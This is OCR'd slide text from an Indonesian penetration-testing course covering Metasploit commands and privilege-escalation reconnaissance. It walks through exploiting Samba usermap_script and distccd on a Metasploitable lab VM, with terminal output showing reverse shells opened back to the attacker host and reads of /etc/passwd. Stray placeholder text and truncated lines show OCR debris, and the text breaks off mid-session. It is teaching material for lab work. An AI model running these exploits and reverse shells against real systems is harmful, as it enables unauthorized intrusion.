EXPLOIT COMMANDS

MSFCONSOLE

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

```
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rerun         Alias for rexploit
    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit
```

MSFCONSOLE

EXPLOIT COMMAND

- List of Commands that very often to use in modules:
  - exploit
  - check
  - run

PAYLOADS COMMANDS

MSFCONSOLE

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

```
Payload Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    generate      Generates a payload
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk
```

AUXILIARY COMMANDS

MSFCONSOLE

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

```
Auxiliary Commands
==================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       This is an alias for the run command
    pry           Open a Pry session on the current module
    reload        Reloads the auxiliary module
    rerun         Reloads and launches the auxiliary module
    rexploit      This is an alias for the rerun command
    run           Launches the auxiliary module
```

POST EXPLOITATION COMMANDS

MSFCONSOLE

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

```
Post Commands
=============

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       This is an alias for the run command
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk
    rerun         Reloads and launches the module
    rexploit      This is an alias for the rerun command
    run           Launches the post exploitation module
```

GAINING ACCESS

EXPLOITATION EXAMPLE

- Versi samba yang vulnerable 3.0.20
- Search online menggunakan google

samba 3.0.20 exploit

Sekitar 86,600 hasil (0.28 detik)

exploit/multi/**samba**/usermap_script

www.metasploit.com/.../**exploit**/.../**samba**/user... - Terjemahkan laman ini +1

30+ item – ... a command execution vulerability in **Samba** versions **3.0.20** ...

RPORT The target port (default: 139)

CHOST The local client address

Samba Samba version **3.0.20** : Security vulnerabilities

www.cvedetails.com/.../**Samba-Samba-3.0.20**.... - Terjemahkan laman ini

Security vulnerabilities of **Samba Samba** version **3.0.20** List of cve security ... CVE ID, CWE ID, # of **Exploits**, Vulnerability Type(s), Publish Date, Update Date ...

Search files: **samba** 3.0.28 **exploit** ≈ Packet Storm

packetstormsecurity.org/.../files/?...**samba**%20... - Terjemahkan laman ini

1 May 2012 – **Samba** versions below **3.0.20** heap overflow **exploit**. Written for older versions of Debian, Slackware, and Mandrake. tags | **exploit**, overflow ...

"**Samba**-<-**3.0.20**-Remote-Heap-Overflow-**Exploit** ... - Enigma Group

www.enigmagroup.org/**exploits**/.../%22**Samba**... - Terjemahkan laman ini

8 Jan 2009 – **Samba** < **3.0.20** heap overflow */ /* per Debian 3.0.14a Debian e altre versioni */ /* per versionare il sorgente: */ /* usare l'opzione DEBUG ...

GAINING ACCESS

EXPLOITATION EXAMPLE

```
msf > search usermap

Matching Modules
================

   Name                                     Disclosure Date  Rank       Description
   ----                                     ---------------  ----       -----------
   exploit/multi/samba/usermap_script  2007-05-14       excellent  Samba "userna
me map script" Command Execution


msf >
```

GAINING ACCESS

EXPLOITATION EXAMPLE

```
msf > info exploit/multi/samba/usermap_script

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
    Version: 11893
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  139              yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!
```


```
msf > use  exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(usermap_script) > set RHOST 10.0.2.12
RHOST => 10.0.2.12
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo CcwAgVJpAc3yUyFI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "CcwAgVJpAc3yUyFI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.13:4444 -> 10.0.2.12:41642) at 2012-06-19 10:09:09 -0400

id
uid=0(root) gid=0(root)
```

GAINING ACCESS

EXPLOITATION EXAMPLE

- Check with Windows Operating System
- Meterpreter rdesktop
  - run getgui -u pentest -p pentest
  - rdesktop -u pentest -p pentest [IP]

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg



PENETRATION TESTING

GAINING ACCESS & PRIV ESCALATION

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

PRIVILEGE ESCALATION

- Apabila pada langkah gaining access, pentester hanya mendapatkan user dengan *least/intermediate privilege*
- User tersebut banyak terdapat keterbatasan-keterbatasan dan tidak memungkinkan untuk melakukan enumerasi lebih lanjut (further enumeration) baik di sistem target ataupun pada jaringan secara keseluruhan.

PENETRATION TESTING

PRIVILEGE ESCALATION

- Kegiatan ini bisa saja tidak di lakukan apabila pada proses gaining access, user yang didapatkan adalah administrator/root.
- Remote root exploit yang sukses jarang ditemui dikarenakan vendor aplikasi dan sistem aplikasi sudah lebih aware, user pun umumnya telah menerapkan berbagai lapisan akses ke sistem

PENETRATION TESTING

PRIVILEGE ESCALATION

- Memanfaatkan celah keamanan non-remote terhadap sistem operasi dan aplikasi menggunakan local root exploit (privelege escalation exploit).
- Memanfaatkan misconfiguration, baik konfigurasi sistem operasi user dan juga layanan yang berjalan.

PENETRATION TESTING

PRIVILEGE ESCALATION

- Target behavior Analysis
- Exploitation

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

- Melakukan analisa dari dalam sistem target dengan akun user yang didapatkan.

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

1. Versi dari sistem Operasi

   Memeriksa versi sistem operasi dari target, seperti versi kernel, versi distro (unix), versi service pack (windows)

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

```
user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
user@metasploitable:~$ cat /etc/issue
Ubuntu 8.04 \n \l

user@metasploitable:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
user@metasploitable:~$
```

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

2. Versi aplikasi yang terinstall

   pemeriksaan aplikasi yang terinstall baik yang tidak membuka layanan, atau hanya localhost (mysql) atau internal network

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

ammar — user@metasploitable: ~ — ssh — 103×41

```
user@metasploitable:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-f/Unpacked/Failed-cfg/Half-inst/t-aWait/T-pend
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name               Version            Description
+++-==================-==================-==================================================
ii  adduser            3.105ubuntu1       add and remove users and groups
ii  ant                1.7.0-3            Java based build tool like make
ii  antlr              2.7.6-10           language tool for constructing recognizers, compiler
ii  apache2            2.2.8-1            Next generation, scalable, extendable web server
ii  apache2-mpm-prefor 2.2.8-1ubuntu0.15  Traditional model for Apache HTTPD
ii  apache2-utils      2.2.8-1ubuntu0.15  utility programs for webservers
ii  apache2.2-common   2.2.8-1ubuntu0.15  Next generation, scalable, extendable web server
ii  apparmor           2.1+1075-0ubuntu9  User-space parser utility for AppArmor
ii  apparmor-utils     2.1+1075-0ubuntu9  Utilities for controlling AppArmor
ii  apt                0.7.9ubuntu17      Advanced front-end for dpkg
ii  apt-utils          0.7.9ubuntu17      APT utility programs
ii  aptitude           0.4.9-2ubuntu5     terminal-based package manager
ii  at                 3.1.10ubuntu4      Delayed job execution and batch processing
ii  autoconf           2.61-4             automatic configure script builder
ii  autoconf2.59       2.59-1             automatic configure script builder (obsolete version
ii  base-files         4.0.1ubuntu5       Debian base system miscellaneous files
ii  base-passwd        3.5.16             Debian base system master password and group files
ii  bash               3.2-0ubuntu16      The GNU Bourne Again SHell
ii  bash-completion    20060301-3ubuntu3  programmable completion for the bash shell
ii  belocs-locales-bin 2.4-2.2ubuntu7     tools for compiling locale data files
ii  bind9              1:9.4.2-10         Internet Domain Name Server
ii  bind9-host         1:9.4.2-10         Version of 'host' bundled with BIND 9.X
ii  binutils           2.18.1~cvs20080103 The GNU assembler, linker and binary utilities
ii  bsdmainutils       6.1.10ubuntu2      collection of more utilities from FreeBSD
ii  bsdutils           1:2.13.1-5ubuntu1  Basic utilities from 4.4BSD-Lite
ii  busybox-initramfs  1:1.1.3-5ubuntu12  Standalone shell setup for initramfs
ii  bzip2              1.0.4-2ubuntu4     high-quality block-sorting file compressor - utiliti
ii  command-not-found  0.2.17ubuntu1      Suggest installation of packages in interactive bash
ii  command-not-found- 0.2.17ubuntu1      Set of data files for command-not-found.
ii  console-setup      1.21ubuntu8        Set up the font and the keyboard on the console
ii  console-terminus   4.20-6             Fixed-width fonts for fast reading on the Linux cons
ii  console-tools      1:0.2.3dbs-65ubunt Linux console and font utilities
ii  coreutils          6.10-3ubuntu2      The GNU core utilities
ii  cpio               2.9-6ubuntu1       GNU cpio -- a program to manage archives of files
ii  cpp                4:4.2.3-1ubuntu6   The GNU C preprocessor (cpp)
```

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

3. User-user yang ada ditarget

   Memeriksa file-file yang berhubungan dengan informasi user (/etc/passwd)

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

ammar — user@metasploitable: ~ — ssh — 101×39

```
user@metasploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
                                                                    ususususus
user@metasploitable:~$
```

PRIVILEGE ESCALATION

TARGET BEHAVIOR ANALYSIS

4. Memeriksa aplikasi yang berjalan pada target

ammar — user@metasploitable: ~ — ssh — 113×51

```
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S<   09:40   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [migration/0]
root         4  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [events/0]
root         7  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [khelper]
root        41  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kacpid]
root        45  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kacpi_notify]
root       176  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kseriod]
root       214  0.0  0.0      0     0 ?        S    09:40   0:00  \_ [pdflush]
root       215  0.0  0.0      0     0 ?        S    09:40   0:00  \_ [pdflush]
root       216  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kswapd0]
root       258  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [aio/0]
root      1282  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [ksnapd]
root      1516  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [ata/0]
root      1519  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [ata_aux]
root      1529  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [scsi_eh_0]
root      1532  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [scsi_eh_1]
root      1553  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [ksuspend_usbd]
root      1558  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [khubd]
root      2463  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [scsi_eh_2]
root      2797  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kjournald]
root      3248  0.0  0.0      0     0 ?        S<   09:40   0:00  \_ [kgameportd]
root      3414  0.0  0.0      0     0 ?        S<   09:41   0:00  \_ [kpsmoused]
root      4371  0.0  0.0      0     0 ?        S<   09:41   0:00  \_ [kjournald]
root         1  0.1  0.3   2844  1692 ?        Ss   09:40   0:01 /sbin/init
root      2958  0.0  0.1   2224   652 ?        S<s  09:40   0:00 /sbin/udevd --daemon
root      4706  0.0  0.1   1716   516 tty4     Ss+  09:41   0:00 /sbin/getty 38400 tty4
root      4709  0.0  0.1   1716   516 tty5     Ss+  09:41   0:00 /sbin/getty 38400 tty5
root      4715  0.0  0.0   1716   512 tty2     Ss+  09:41   0:00 /sbin/getty 38400 tty2
root      4718  0.0  0.1   1716   516 tty3     Ss+  09:41   0:00 /sbin/getty 38400 tty3
root      4723  0.0  0.0   1716   512 tty6     Ss+  09:41   0:00 /sbin/getty 38400 tty6
syslog    4755  0.0  0.1   1936   652 ?        Ss   09:41   0:00 /sbin/syslogd -u syslog
root      4774  0.0  0.1   1872   544 ?        S    09:41   0:00 /bin/dd bs 1 if /proc/kmsg of /var/r
klog      4776  0.0  0.3   3152  2052 ?        Ss   09:41   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4799  0.0  1.4  35348  7612 ?        Ssl  09:41   0:00 /usr/sbin/named -u bind
root      4883  0.0  0.1   1772   524 ?        S    09:41   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4925  0.0  3.3 127556 17028 ?        Sl   09:41   0:00  \_ /usr/sbin/mysqld --basedir=/usr
root      4927  0.0  0.1   1700   560 ?        S    09:41   0:00  \_ logger -p daemon.err -t mysqld_s
```

DONEC QUIS NUNC
Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

POC

PRIVILEGE ESCALATION

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

root@bt: /pentest/exploits/exploitdb

```
root@bt:~# nmap -sV -p 1-65535 10.0.2.12

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-20 10:00 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00051s latency).
Not shown: 65522 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 wi
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9B:90:9C (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux

Service detection performed. Please report any incorrect results at http://nmap.
Nmap done: 1 IP address (1 host up) scanned in 14.09 seconds
root@bt:~#
```

« back | t

```
oot@bt: ~                                                    root@bt: /pentest/exploits/
oot@bt:/pentest/exploits/exploitdb# ./searchsploit distcc
Description                                                          Path
---------------------------------------------------------------------- ---------------------------
istCC Daemon Command Execution                                       /multiple/remote/9915.rb
istCC Daemon Command Execution                                       /linux/remote/16919.rb
oot@bt:/pentest/exploits/exploitdb# head -n 10 platforms/linux/remote/16919.rb
#
 $Id: distcc_exec.rb 9669 2010-07-03 03:13:45Z jduck $
#

#
 This file is part of the Metasploit Framework and may be subject to
 redistribution and commercial restrictions. Please see the Metasploit
 Framework web site for more information on licensing and terms of use.
 http://metasploit.com/framework/
#
oot@bt:/pentest/exploits/exploitdb#
```

<< back | track

```
msf > search distcc

Matching Modules
================

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   exploit/unix/misc/distcc_exec  2002-02-01      excellent  DistCC Daemon Command Execution


msf > info exploit/unix/misc/distcc_exec

       Name: DistCC Daemon Command Execution
     Module: exploit/unix/misc/distcc_exec
    Version: 9669
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  3632             yes       The target port
```

<< back | trac

```
msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST 10.0.2.12
RHOST => 10.0.2.12
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lEndh6saG3kQRMmt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lEndh6saG3kQRMmt\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.13:4444 -> 10.0.2.12:54509) at 2012-06-20 10

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
cat /etc/issue
